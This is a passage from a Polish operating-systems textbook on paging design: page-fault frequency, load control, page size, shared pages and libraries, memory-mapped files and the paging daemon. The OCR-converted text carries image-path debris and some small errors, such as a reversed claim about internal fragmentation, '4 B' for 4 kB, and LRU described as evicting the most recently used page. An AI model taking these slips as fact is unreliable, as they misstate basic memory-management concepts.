Łatwym sposobem na wyliczenie tej wartości jest dodanie liczby błędów braku stron, które wystąpiły w ciągu poprzedniej sekundy, do wartości z bieżącej sekundy i podzielenie tej sumy przez dwa. Linia przerywana oznaczona jako A odpowiada współczynnikiowi błędów braku stron, który jest zbyt wysoki. A zatem proces, w którym wystąpił błąd, otrzyma więcej ramek stron w celu zmniejszenia wartości współczynnika błędów. Linia przerywana oznaczona jako B odpowiada współczynnikiowi błędów braku stron o tak małej wysokości, że można założyć, iż proces ma zbyt dużo pamięci. W takim przypadku można odebrać procesowi pewną część ramek stron. Tak więc celem stosowania algorytmu PFF jest utrzymanie współczynnika stronicowania dla każdego procesu w akceptowalnych granicach.

Należy zwrócić uwagę na to, że niektóre algorytmy zastępowania stron mogą wykorzystywać lokalną lub globalną strategię zastępowania. Przykładowo algorytm FIFO może zastępować najstarszą stronę w całej pamięci (algorytm globalny) lub najstarszą stronę należącą do bieżącego procesu (algorytm lokalny). Na podobnej zasadzie algorytm LRU lub jego przybliżenie może zastępować ostatnio używaną stronę w całej pamięci (algorytm globalny) lub ostatnio używaną stronę należącą do bieżącego procesu (algorytm lokalny). Wybór algorytmu lokalnego bądź globalnego w niektórych przypadkach nie zależy od typu algorytmu.

Z drugiej strony istnieją algorytmy zastępowania stron, dla których tylko lokalna strategia ma sens. W szczególności algorytmy bazujące na zbiorze roboczym oraz algorytm WSClock odnoszą się do specyficznego procesu i muszą być stosowane w tym kontekście. Nie istnieje coś takiego, jak zbiór roboczy dla maszyny jako całości, a próba wykorzystania unii wszystkich zbiorów roboczych doprowadziłaby do utraty własności lokalności i nie działałaby prawidłowo.

3.5.2. Zarządzanie obciążeniem

Nawet przy najlepszym algorytmie zastępowania stron i optymalnej globalnej alokacji ramek stron do procesów może się zdarzyć, że dojdzie do przeładowania systemu. Przeładowania można oczekiwać zawsze wtedy, kiedy połączone zbiory robocze wszystkich procesów przekroczą objętość pamięci. Symptomem tej sytuacji są wskazania algorytmu PFF, że niektóre procesy wymagają więcej pamięci, a żaden z procesów nie potrzebuje mniej pamięci. W takim przypadku nie będzie możliwości przydzielenia więcej pamięci procesom, które tego potrzebują, bez szkody dla innych procesów. Jedynym realnym rozwiążaniem tego problemu jest tymczasowe pozbycie się niektórych procesów.

Dobrym sposobem zmniejszenia liczby procesów rywalizujących o pamięć jest przeniesienie niektórych z nich na dysk i zwolnienie wszystkich zajmowanych przez nie stron; np. jeden proces może być przeniesiony na dysk, a ramki stron, które do niego należą, mogą być rozdzielone pomiędzy inne procesy, które uległy przeładowaniu. Jeśli stan przeładowania minie, system

może działać w ten sposób przez jakiś czas. Jeśli nie minie, inny proces może być przeniesiony na dysk — i tak dalej, aż do chwili, kiedy stan przeładowania się zakończy. Tak więc nawet przy zastosowaniu stronicowania w dalszym ciągu jest potrzebna wymiana z dyskiem. Różnica polega na tym, że wymiana jest używana w celu zmniejszenia potencjalnych wymagań pamięciowych, a nie do żądania brakujących stron.

Wymiana procesów z dyskiem w celu zmniejszenia obciążenia pamięci przypomina szeregowanie dwupoziomowe, gdzie niektóre procesy są umieszczane na dysku, a do szeregowania pozostałych procesów jest wykorzystywany krótkoterminowy program szeregujący. Te dwie koncepcje można ze sobą połączyć i wymienić z dyskiem wystarczającą liczbę procesów do tego, aby współczynnik liczby błędów braku stron osiągnął akceptowlą wysokość. Okresowo pewne procesy są ładowane z dysku, podczas gdy inne są usuwane z pamięci na dysk.

Innym czynnikiem do rozważenia jest stopień wieloprogramowości. Kiedy liczba procesów w pamięci głównej jest zbyt niska, procesor może być bezczynny przez znaczący okres. W związku z tym przy podejmowaniu decyzji o tym, który z procesów usunąć na dysk, należy wziąć pod uwagę nie tylko rozmiar procesu i współczynnik stronicowania, ale także charakterystykę procesu — np. czy jest on zorientowany na obliczenia, czy na operacje wejścia-wyjścia — oraz charakterystykę pozostałych procesów.

3.5.3. Rozmiar strony

Rozmiar strony często jest parametrem, który może być wybrany przez system operacyjny. Nawet jeśli system zaprojektowano dla stron o rozmiarze np. 4096 bajtów, system operacyjny może z łatwością rozpoznawać pary stron 0 i 1, 2 i 3, 4 i 5 itd. jako strony 8-kilobajtowe, zawsze przydzielic im dwie kolejne ramki stron 8192-bajtowych.

Określenie najlepszego rozmiaru strony wymaga zrównoważenia kilku różnych czynników. W rezultacie nie istnieje uniwersalny rozmiar optymalny. Przede wszystkim istnieją dwa czynniki przemawiające za stronami o małych rozmiarach. Losowo wybrane segmenty tekstu, danych lub stosu nie wypełniają całkowitej liczby stron. Przeciętnie połowa ostatniej strony będzie pusta. Nadmiarowe miejsce na tej stronie przepada. To marnotrawstwo określa się terminem *wewnętrznej fragmentacji*. Przy n segmentach w pamięci i rozmiarze strony p bajtów $n \cdot p / 2$ bajtów pamięci będzie straconych z powodu wewnętrznej fragmentacji. Występowanie tego zjawiska przemawia za stronami o małych rozmiarach.

Inny argument przemawiający za małym rozmiarem stron staje się oczywisty, jeśli weźmiemy pod uwagę program składający się z ośmiu kolejnych faz, po 4 kB každa. Przy 32-kilobajtowej stronie program przez cały czas musi alokować po 32 kB pamięci. Przy stronie 16-kilobajtowej potrzebuje tylko 16 kB. Przy stronie o rozmiarze 4 kB lub mniejszej program w dowolnym momencie potrzebuje tylko 4 kB. Ogólnie rzecz biorąc, przy stronie o dużym rozmiarze w pamięci będzie więcej nieużywanego kodu programu niż w przypadku stron o małych rozmiarach.

Z kolei małe strony oznaczają, że programy będą potrzebowaly wielu stron, a zatem dużej tabeli stron. I tak 32-kilobajtowy program wymaga tylko czterech 8-kilobajtowych stron, ale 64 stron o rozmiarze 512 bajtów. Operacje przesyłania na dysk i z dysku zwykle dotyczą jednej strony, przy czym większość czasu zajmuje wyszukiwanie oraz opóźnienia związane z obracaniem się dysku. W związku z tym transfer strony o małych rozmiarach zajmuje prawie tyle samo czasu, co transfer dużej strony. Załadowanie 64 stron o rozmiarze 512 bajtów może zająć 64×10 ms, natomiast załadowanie czterech 8-kilobajtowych stron tylko 4×12 ms.

Ponadto niewielkie strony zajmują znaczącą część cennego miejsca w buforze TLB. Przy-
puśćmy, że program używa 1 MB pamięci, a zestaw roboczy ma rozmiar 64 kB. Przy stronach o roz-
miarze 4 kB program zajmie co najmniej 16 pozycji w buforze TLB. Przy stronach o roz-
miarze 2 MB wystarczyłaby jedna pozycja w buforze TLB (w teorii może się okazać, że chcemy oddzielić dane od instrukcji). Ponieważ istnieje ograniczona liczba pozycji w buforze TLB i mają one kluczowe znaczenie dla wydajności, to jeśli jest taka możliwość, opłaca się używać dużych stron. Aby zrównoważyć wszystkie te kompromisy, systemy operacyjne czasami używają różnych rozmiarów stron dla różnych części systemu, np. jądro korzysta ze stron o dużym rozmiarze, natomiast na potrzeby procesów użytkownika stosowane są mniejsze strony.

W niektórych komputerach tabela stron musi zostać załadowana do rejestrów sprzętowych za każdym razem, kiedy procesor przełączy się z jednego procesu do innego. Posługiwanie się stronami o małym rozmiarze w tych maszynach oznacza, że czas potrzebny do załadowania rejestrów stron wydłuża się w miarę zmniejszania się rozmiaru strony. Co więcej, miejsce zajmowane przez tabelę stron zwiększa się, w miarę jak rozmiar strony maleje.

Ostatnie stwierdzenie można przeanalizować matematycznie. Niech średni rozmiar procesu wynosi s bajtów, a średni rozmiar strony wynosi p bajtów. Dodatkowo założymy, że każdy wpis dotyczący strony w tabeli stron wymaga e bajtów. Liczba stron wymaganych przez proces wynosi przeciętnie s/p , a zatem strony wymagają se/p bajtów w tabeli stron. Zmarnowana pamięć na ostatniej stronie procesu z powodu wewnętrznej fragmentacji wynosi $p/2$. Tak więc całkowite koszty spowodowane stratami w tabeli stron oraz wewnętrzną fragmentacją można wyznaczyć jako sumę poniższych dwóch wyrazów:

$$\text{koszty} = se/p + p/2$$

Pierwszy wyraz (rozmiar tabeli stron) ma dużą wartość, gdy rozmiar strony jest mały. Drugi wyraz (wewnętrzna fragmentacja) jest duży, kiedy rozmiar strony jest mały. Wartość optymalna musi znajdować się gdzieś pośrodku. Po obliczeniu pierwszej pochodnej względem p i przyrównaniu jej do zera otrzymujemy równanie:

$$-se/p^2 + 1/2 = 0$$

Z powyższego równania można wyprowadzić wzór na optymalny rozmiar strony (uwzględniający tylko tę pamięć, która została stracona z powodu fragmentacji oraz rozmiaru tabeli stron). Oto postać tego wzoru:


$$p = \sqrt{2se}$$

Dla $s = 1$ MB i $e = 8$ bajtów na pozycję w tabeli stron optymalny rozmiar strony wynosi 4 kB. Komputery dostępne na rynku wykorzystują rozmiary stron od 512 bajtów do 64 kB. Dawniej typową wartością był 1 kB, ale ostatnio częściej używa się stron o rozmiarach 4 B lub 8 kB.

3.5.4. Osobne przestrzenie instrukcji i danych

W większości komputerów występuje pojedyncza przestrzeń adresowa, w której są zapisane zarówno programy, jak i dane — patrz rysunek 3.22(a). Jeśli ta przestrzeń adresowa jest wystarczająco rozległa, wszystko działa prawidłowo. Często jednak okazuje się ona zbyt mała, przez co programiści muszą się naprawdę starać, aby pomieścić wszystko w przestrzeni adresowej.

Jednym z rozwiązań, które po raz pierwszy zastosowano w (16-bitowym) komputerze PDP-11, było wydzielenie osobnych przestrzeni adresowych dla instrukcji (tekstu programu) i danych, które nazwano odpowiednio *przestrzenią I* oraz *przestrzenią D*, tak jak pokazano na



Rysunek 3.22. (a) Pojedyncza przestrzeń adresowa; (b) osobne przestrzenie I oraz D

rysunku 3.23(b). Każda przestrzeń adresowa biegnie od 0 do pewnego maksimum — zazwyczaj $2^{16}-1$ lub $2^{32}-1$. Linker musi wiedzieć, kiedy są używane oddzielne przestrzenie I oraz D, ponieważ dzięki temu dane są relokowane pod wirtualny adres 0, zamiast zaczynać się za programem.


W komputerze o takiej architekturze obie przestrzenie adresowe mogą być stronnicowane niezależnie od siebie. Każdy posiada własną tabelę stron oraz posługuje się własnym odwołaniem stron wirtualnych na ramki stron fizycznych. Kiedy sprzęt chce pobrać instrukcję, wie, że musi skorzystać z przestrzeni I oraz tabeli stron przestrzeni I. Na podobnej zasadzie odwoływanie do danych muszą przechodzić przez tabelę stron przestrzeni D. Poza tym rozróżnieniem oddzielne przestrzenie I i D nie wprowadzają żadnych innych komplikacji ani nie podwajają dostępnej przestrzeni adresowej.

Chociaż obecnie przestrzenie adresowe są duże, kiedyś ich rozmiar był poważnym problemem. Nawet dziś powszechnie stosuje się rozdzielenie przestrzeni I od D. Jednak zamiast zwykłych przestrzeni adresowych są one używane do dzielenia pamięci podrzędnej L1. Pamięć podrzeczna L1 w dalszym ciągu jest zasobem deficytowym.

3.5.5. Strony współdzielone

Innym problemem projektowym jest współdzielenie. W rozbudowanym systemie wieloprogramowym często kilku użytkowników uruchamia ten sam program w tym samym czasie. Nawet pojedynczy użytkownik może uruchomić kilka programów, które używają tej samej biblioteki. W takim przypadku bardziej wydajne jest współdzielenie stron w celu niedopuszczenia do przechowywania w pamięci dwóch kopii tej samej strony w tym samym czasie. Jeden z problemów polega na tym, że nie wszystkie strony można współdzielić. W szczególności strony tylko do odczytu, takie jak tekst programu, można współdzielić, natomiast stron danych — nie można.

Jeśli występują oddzielne przestrzenie I oraz D, współdzielenie programów jest dosyć proste. Dwa procesy (lub większa ich liczba) mogą wykorzystywać tę samą tabelę stron dla przestrzeni I, ale inne tabele stron dla przestrzeni D. Zazwyczaj w implementacji, która obsługuje tego rodzaju współdzielenie, tabele stron są strukturami danych niezależnymi od tabeli procesów. W takim przypadku każdy proces utrzymuje dwa wskaźniki w tabeli procesów: jeden do tabeli stron przestrzeni I oraz drugi do tabeli stron w przestrzeni D. Taką sytuację pokazano na rysunku 3.23. Kiedy program szeregujący wybiera proces do uruchomienia, wykorzystuje te wskaźniki w celu zlokalizowania odpowiednich tabel stron oraz wykorzystując je, ustawia jednostkę MMU. Procesy mogą współdzielić programy (a czasami biblioteki) nawet bez oddzielnych przestrzeni I oraz D, ale mechanizm jest bardziej skomplikowany.



Rysunek 3.23. Dwa procesy tego samego programu współdzielą tabelę stron

Kiedy dwa procesy (lub większa ich liczba) współdzielą kod, występuje pewien problem ze współdzielonymi stronami. Przypuśćmy, że oba procesy *A* oraz *B* wykonują edytor i współdzielą swoje strony. Jeśli program szeregujący zdecyduje o usunięciu procesu *A* z pamięci, co wiąże się z usunięciem z pamięci wszystkich jego stron i wypełnieniem pustych ramek stron innym programem, spowoduje to, że proces *B* wygeneruje wiele błędów braku stron i strony te będą musiały być ponownie załadowane do pamięci.

Na podobnej zasadzie — kiedy proces *A* zakończy działanie, ważne jest, aby system potrafił wykryć, że strony są w dalszym ciągu w użyciu, i by ich przestrzeń dyskowa nie została przypadkowo zwolniona. Przeszukiwanie wszystkich tabel stron w celu stwierdzenia, czy strona jest współdzielona, okazuje się zwykle zbyt kosztowne. W związku z tym potrzebne są specjalne struktury danych do śledzenia współdzielonych stron, zwłaszcza jeśli współdzieloną jednostką jest pojedyncza strona (lub ciąg stron), a nie cała tabela stron.

Współdzielenie danych okazuje się trudniejsze od współdzielenia kodu, ale nie jest niemożliwe. W szczególności w systemie UNIX, po wykonaniu wywołania systemowego fork, potrzebny jest proces-rodzic i proces-dziecko w celu współdzielenia zarówno tekstu programu, jak i danych. W systemie ze stronicowaniem często przydziela się każdemu z tych procesów własną tabelę stron, przy czym obie wskazują na ten sam zbiór stron. W związku z tym w momencie wykonywania wywołania fork nie są kopowane żadne strony. Wszystkie strony danych zostają jednak oznaczone w obu procesach jako TYLKO DO ODCZYTU.

Sytuacja ta może trwać tak długo, jak długo oba procesy tylko czytają dane — bez ich modyfikowania. Kiedy dowolny z procesów zaktualizuje słowo pamięci, naruszenie zasady tylko do odczytu stanie się przyczyną rozkazu pułapki do systemu operacyjnego. W tym momencie jest wykonywana kopia strony powodującej konflikt i od tego momentu każdy proces dysponuje własną, prywatną kopią. Obie kopie mają teraz ustawiony tryb ODCZYT-ZAPIS, zatem kolejne operacje zapisu w dowolnej kopiach mogą być wykonywane bez przeszkód. Taka strategia oznacza, że te strony, które nigdy nie są modyfikowane (w tym wszystkie strony z kodem programu), nie muszą być kopowane. Kopowane muszą być tylko te strony danych, które są faktycznie modyfikowane. Takie podejście, określone jako *kopiowanie przy zapisie*, poprawia wydajność, ponieważ zmniejsza liczbę potrzebnych operacji kopiowania.

3.5.6. Biblioteki współdzielone

Współdzielanie można realizować na innym poziomie szczegółowości niż indywidualne strony. Jeśli program uruchomi się dwukrotnie, większość systemów operacyjnych będzie automatycznie współdzielić wszystkie strony z kodem programu, tak aby tylko jedna kopia znalazła się w pamięci. Strony z tekstem programu zawsze są tylko do odczytu, dlatego w takim przypadku nie ma problemu. W zależności od systemu operacyjnego każdy proces może otrzymać prywatną kopię stron danych. Alternatywnie mogą one być współdzielone i oznaczone jako tylko do odczytu. Jeśli dowolny proces zmodyfikuje stronę danych, zostanie utworzona dla niego prywatna kopia, a zatem będzie zastosowana technika kopiowania przy zapisie.

W nowoczesnych systemach występuje wiele bibliotek, które są używane przez wiele procesów — np. biblioteki wejścia-wyjścia oraz biblioteki graficzne. Statyczne przywiązywanie każdej z tych bibliotek do każdego programu wykonywalnego na dysku spowodowałoby, że programy te byłyby jeszcze bardziej rozbudowane, niż są w tej chwili.

Zamiast tego popularną techniką jest zastosowanie *współdzielonych bibliotek* (w systemie Windows nazywanych *bibliotekami dołączanymi dynamicznie* lub bibliotekami *DLL* — od ang. *Dynamic Link Libraries*). Aby wyjaśnić koncepcję bibliotek współdzielonych, najpierw przeanalizujmy tradycyjne łączenie programów. Podczas łączenia programu w wierszu polecenia wywołującym linkera wymienia się jeden lub kilka plików obiektowych oraz ewentualnie kilka bibliotek. Przykładem może być polecenie systemu UNIX:

```
ld *.o -lc -lm
```


które łączy wszystkie pliki *.o* (obiektowe) w bieżącym katalogu, a następnie skanuje dwie biblioteki — */usr/lib/libc.a* i */usr/lib/libm.a*. Wszystkie funkcje, które są wywoływanie w plikach obiektowych, a które w nich nie występują (np. *printf*), są określane jako *niezdefiniowane wywołania zewnętrzne* i są poszukiwane w bibliotekach. Jeśli zostaną znalezione, zostają dołączone do wykonywalnego pliku binarnego. Wszystkie funkcje, które one wywołują, a których do tej pory nie zdefiniowano, również są traktowane jako niezdefiniowane wywołania zewnętrzne. Przykładowo funkcja *printf* potrzebuje funkcji *write*, zatem jeśli funkcja *write* nie została jeszcze dołączona, linker będzie jej szukał i dołączy ją do programu po znalezieniu. Kiedy linker zakończy swoją pracę, zapisze wykonywalny plik binarny zawierający wszystkie potrzebne funkcje na dysku. Funkcje występujące w bibliotekach, ale niewywoływane w programie nie zostają dołączone. Kiedy program jest ładowany do pamięci i uruchamiany, wszystkie funkcje, których on potrzebuje, są w pamięci.

Przypuśćmy teraz, że standardowe programy wykorzystują 20 – 50 MB funkcji graficznych oraz funkcji obsługi interfejsu użytkownika. Statyczne łączenie setek programów z wszystkimi tymi bibliotekami doprowadziłoby do marnotrawstwa olbrzymich ilości miejsca na dysku, a także miejsca w pamięci RAM po ich załadowaniu do pamięci, ponieważ system nie byłby w stanie się dowiedzieć, że biblioteki te można współdzielić. Właśnie po to wykorzystuje się mechanizm bibliotek współdzielonych. Podczas łączenia programu z bibliotekami współdzielonymi (które nieco się różnią od statycznych), zamiast dołączać wywoływaną funkcję, linker dołącza niewielką namiastkę funkcji, a ta dołącza wywoływaną funkcję w fazie wykonywania programu. W zależności od systemu oraz szczegółów konfiguracji biblioteki współdzielone są ładowane w momencie ładowania programu lub przy pierwszym wywołaniu funkcji, które są w nich zawarte. Oczywiście jeśli inny program wcześniej załadował współdzieloną bibliotekę, nie ma potrzeby, by ładować ją ponownie — na tym polega sedno mechanizmu współdzielenia. Należy zwrócić uwagę na to, że kiedy współdzielona biblioteka jest ładowana lub używana, cała biblioteka nie

zostaje wczytana do pamięci za jednym razem. Biblioteka jest w miarę potrzeb dzielona na strony, dzięki czemu funkcje, które nie są wywoływanie, nie zostaną załadowane do pamięci RAM.

Oprócz tego, że biblioteki współdzielone wpływają na zmniejszenie rozmiaru plików wykonywalnych i pozwalają na oszczędności miejsca w pamięci, mają również inną zaletę: jeśli funkcja należąca do biblioteki współdzielonej zostanie zaktualizowana w celu usunięcia błędu, nie ma potrzeby ponownej komplikacji programów, które wywoływały tę funkcję. Stare binaria w dalszym ciągu działają. Właściwość ta okazuje się szczególnie ważna dla oprogramowania komercyjnego, kiedy kod źródłowy nie jest dostarczany do klienta. Jeśli np. firma Microsoft znajdzie i poprawi błąd zabezpieczeń w jednej ze standardowych bibliotek DLL, mechanizm *Windows Update* pobierze nową bibliotekę DLL i zastąpi nią starą. Przy następnym uruchomieniu wszystkie programy, które korzystały z tej biblioteki DLL, automatycznie skorzystają z nowej wersji.

Z wykorzystaniem bibliotek współdzielonych wiąże się jeden niewielki problem, który trzeba rozwiązać. Zilustrowano go na rysunku 3.24. Mamy na nim dwa procesy, które współdzielą bibliotekę o rozmiarze 20 kB (przy założeniu, że każdy prostokąt ma 4 kB). Biblioteka jest jednak umieszczona pod innym adresem w każdym procesie. Najprawdopodobniej dlatego, że programy mają różnych rozmiar. W procesie 1 biblioteka rozpoczyna się pod adresem 36 kB, natomiast w procesie 2 — pod adresem 12 kB. Przypuśćmy, że pierwszą operacją wykonywaną przez pierwszą funkcję w bibliotece jest skok pod adres 16 w bibliotece. Gdyby biblioteka nie była współdzielona, można by ją relokować „w locie” podczas ładowania. Dzięki temu skok (w procesie 1) byłby wykonywany pod adres wirtualny 36 kB+16. Zwróćmy uwagę, że adres fizyczny w pamięci RAM, gdzie jest umieszczona biblioteka, nie ma znaczenia, ponieważ sprzęt MMU odwzorowuje wszystkie adresy stron z wirtualnych na fizyczne.



Rysunek 3.24. Współdzielona biblioteka używana przez dwa procesy

Ponieważ jednak biblioteka jest współdzielona, relokacja „w locie” nie zadziała. Kiedy w końcu zostanie wywołana pierwsza funkcja w procesie 2 (pod adresem 12 kB), instrukcja skoku musi przejść pod adres 12 kB+16, a nie 36 kB+16. Jest z tym pewien problem. Jeden ze sposobów rozwiązania polega na skorzystaniu z techniki kopiowania przy zapisie i stworzeniu nowych stron dla każdego procesu współdzielącego bibliotekę. Dzięki temu ich relokacja nastąpi „w locie” podczas tworzenia stron. Ten mechanizm podaje jednak wątpliwość sens współdzielenia biblioteki.

Lepszym rozwiązaniem jest komplikowanie współdzielonych bibliotek z użyciem specjalnej flagi, która instruuje kompilator, by nie tworzył żadnych instrukcji wykorzystujących adresowanie bezwzględne. Zamiast nich są używane tylko instrukcje z adresowaniem względym. Prawie zawsze występuje instrukcja, która poleca wykonanie skoku w przód (lub w tył) o n bajtów (w odróżnieniu od instrukcji, która przekazuje specjalny adres, pod który ma być wykonany

skok). Instrukcja ta działa prawidłowo niezależnie od tego, gdzie w wirtualnej przestrzeni adresowej jest umieszczona biblioteka współdzielona. Problem można rozwiązać poprzez unikanie adresowania bezwzględnego. Kod, który wykorzystuje tylko względne przesunięcia, nazywa się *kodem niezależnym od pozycji*.

3.5.7. Pliki odwzorowane w pamięci

Biblioteki współdzielone w istocie są specjalnym przypadkiem bardziej ogólnego mechanizmu znanego jako *pliki odwzorowane w pamięci*. Idea polega na tym, aby proces mógł wydawać wywołanie systemowe, które odwzorowuje plik na fragment jego wirtualnej przestrzeni adresowej. W większości implementacji w momencie odwzorowania żadne strony nie są ładowane do pamięci, ale kiedy strony zostają zmodyfikowane, są stronicowane wszystkie na raz, na żądanie, z wykorzystaniem pliku dyskowego w roli nośnika rezerwowego. Kiedy proces zakończy działanie lub jawnie anuluje odwzorowanie pliku, wszystkie zmodyfikowane strony zostają zapisane do pliku na dysku.

Pliki odwzorowane w pamięci dostarczają alternatywnego modelu wejścia-wyjścia. Zamiast wykonywać odczyty i zapisy, z pliku można korzystać tak jak z dużej tablicy znakowej umieszczonej w pamięci. W pewnych sytuacjach programiści uznają taki model za wygodniejszy.

Jeśli dwa procesy (lub większa ich liczba) tworzą odwzorowanie tego samego pliku w tym samym czasie, mogą komunikować się ze sobą poprzez współdzieloną pamięć. Operacje zapisu wykonane przez jeden proces we współdzielonej pamięci są natychmiast widoczne, kiedy drugi proces wykona odczyt z części swojej wirtualnej przestrzeni adresowej odwzorowanej na ten plik. Tak więc mechanizm ten dostarcza kanału o dużej przepustowości pomiędzy procesami i często jest wykorzystywany w ten sposób (do tego stopnia, że odwzorowywane są nawet pliki robocze). Jak łatwo wynioskować, jeśli są dostępne pliki odwzorowywane w pamięci, biblioteki współdzielone mogą używać tego mechanizmu.

3.5.8. Strategia czyszczenia

Stronicowanie najlepiej działa wtedy, kiedy w momencie wystąpienia błędu braku strony istnieje wiele wolnych ramek stron, których można zażądać. Jeśli wszystkie ramki stron są pełne, a do tego ich zawartość była modyfikowana, to przed załadowaniem nowej strony stara strona musi być najpierw zapisana na dysk. W celu zapewnienia obfitych dostaw wolnych ramek stron w wielu systemach stronicowania istnieje proces działający w tle, zwany *demonem stronicowania*. Przez większość czasu pozostaje uśpiony, ale okresowo się budzi w celu zbadania statusu pamięci. Jeśli w pamięci jest zbyt mało wolnych ramek, demon stronicowania rozpoczyna wybieranie stron do usunięcia, wykorzystując pewien algorytm zastępowania stron. Jeśli strony te były modyfikowane od chwili załadowania, są one zapisywane na dysk.

Niezależnie od okoliczności zapamiętywana jest poprzednia zawartość strony. Gdy jedna z usuniętych stron jest potrzebna ponownie, zanim jej ramka zostanie nadpisana, ta strona może być odzyskana poprzez usunięcie jej z puli wolnych ramek stron. Dzięki utrzymywaniu zbioru wolnych ramek uzyskujemy lepszą wydajność niż w przypadku wykorzystywania całej pamięci i podejmowania prób znalezienia ramki dopiero wtedy, gdy jest potrzebna. Do podstawowych zadań demona stronicowania należy zapewnienie, aby wszystkie wolne ramki były czyste. Dzięki temu nie muszą one być pośpiesznie zapisywane na dysk w momencie, gdy są potrzebne.

Jeden ze sposobów implementacji tej strategii czyszczenia polega na zastosowaniu zegara z dwiema wskazówkami. Wskazówka minutowa jest kontrolowana przez demon stronicowania.

Kiedy wskazuje na zabrudzoną stronę, zostaje ona zapisana na dysk, a wskazówka posuwa się w przód. Kiedy wskazuje na czystą stronę, jest tylko przesuwana. Wskazówka godzinowa jest wykorzystywana do zastępowania stron, tak jak w standardowym algorytmie stronicowania. Teraz jednak prawdopodobieństwo tego, że wskazówka godzinowa będzie pokazywać czystą stronę, staje się większe z powodu pracy demona stronicowania.

3.5.9. Interfejs pamięci wirtualnej

Do tej pory zakładaliśmy, że pamięć wirtualna jest przezroczysta dla procesów i programistów — tzn. wszystko, co pozostaje dla nich widoczne, to obszerna wirtualna przestrzeń adresowa w komputerze o małej (mniejszej) pamięci fizycznej. W przypadku wielu systemów to jest prawda, ale w przypadku niektórych zaawansowanych systemów programiści mają pewną kontrolę nad mapą pamięci i mogą ją wykorzystywać w niestandardowy sposób w celu poprawy działania programu. W tym punkcie krótko omówimy niektóre z takich systemów.

Jednym z powodów, dla których programiści utrzymują kontrolę nad swoją mapą pamięci — czasami w bardzo skomplikowany sposób — jest umożliwienie współdzielenia tej samej pamięci przez dwa procesy lub ich większą liczbę. Jeśli programiści mogą nadawać nazwy swoim regionom pamięci, to proces może przekazać nazwę regionu pamięci innemu procesowi, dzięki czemu ten proces także może go uwzględnić na swojej mapie. Dzięki współdzieleniu tych samych stron przez dwa (lub większą liczbę) procesy możliwe staje się współdzielenie o dużej przepustowości — jeden proces zapisuje informacje do współdzielonej pamięci, a inny z niej czyta. Złożony przykład takiego kanału komunikacyjnego opisano w [de Bruijn, 2011].

Współdzielenie stron można również wykorzystać do zaimplementowania wysokowydajnego systemu przekazywania komunikatów. Zwykle, kiedy są przekazywane komunikaty, dane zostają skopiowane z jednej przestrzeni adresowej do innej znacznym kosztem obliczeniowym. Jeśli procesy mogą zarządzać swoimi mapami pamięci, to można przekazać komunikat poprzez zlecenie procesowi wysyłającemu usunięcia strony (stron) zawierającej komunikat ze swojej mapy, a procesowi odbierającemu zlecenie przyjęcia tej strony (stron) na swoją mapę. W tym przypadku konieczność kopowania dotyczy tylko nazw, a nie wszystkich danych.

Jeszcze bardziej zaawansowaną techniką zarządzania pamięci jest **rozproszona pamięć współdzielona** ([Feeley et al., 1995], [Li, 1986], [Li i Hudak, 1989] oraz [Zekauskas et al., 1994]). Idea polega na stworzeniu możliwości współdzielenia przez wiele procesów zbioru stron w sieci. Strony te mogą, ale nie muszą, należeć do pojedynczej wspólnej liniowej przestrzeni adresowej. Kiedy proces odwołuje się do strony, której w danym momencie nie ma na swojej mapie, powstaje błąd braku strony. Proces obsługuje błędów braku stron — który może być zlokalizowany w jądrze lub przestrzeni użytkownika — lokalizuje maszynę zawierającą stronę i przesyła jej komunikat z prośbą o usunięcie strony z mapy pamięci i przesłanie jej przez sieć. Kiedy strona zostaje odebrana, jest umieszczana na mapie pamięci, po czym następuje wznowienie instrukcji, która spowodowała błąd braku strony. Rozproszoną pamięć współdzieloną opiszemy bardziej szczegółowo w rozdziale 8.

3.6. PROBLEMY IMPLEMENTACJI

Implementatorzy systemów pamięci wirtualnej muszą dokonać wyboru pomiędzy głównymi algorytmami teoretycznymi, np. drugiej szansy lub postarzania, lokalnej albo globalnej alokacji stron oraz stronicowania na żądanie lub wstępniego stronicowania. Muszą jednak także pamiętać

o różnych praktycznych problemach implementacji. W tym podrozdziale przyjrzymy się kilku powszechnym problemom oraz niektórym ich rozwiązaniom.

3.6.1. Zadania systemu operacyjnego w zakresie stronicowania

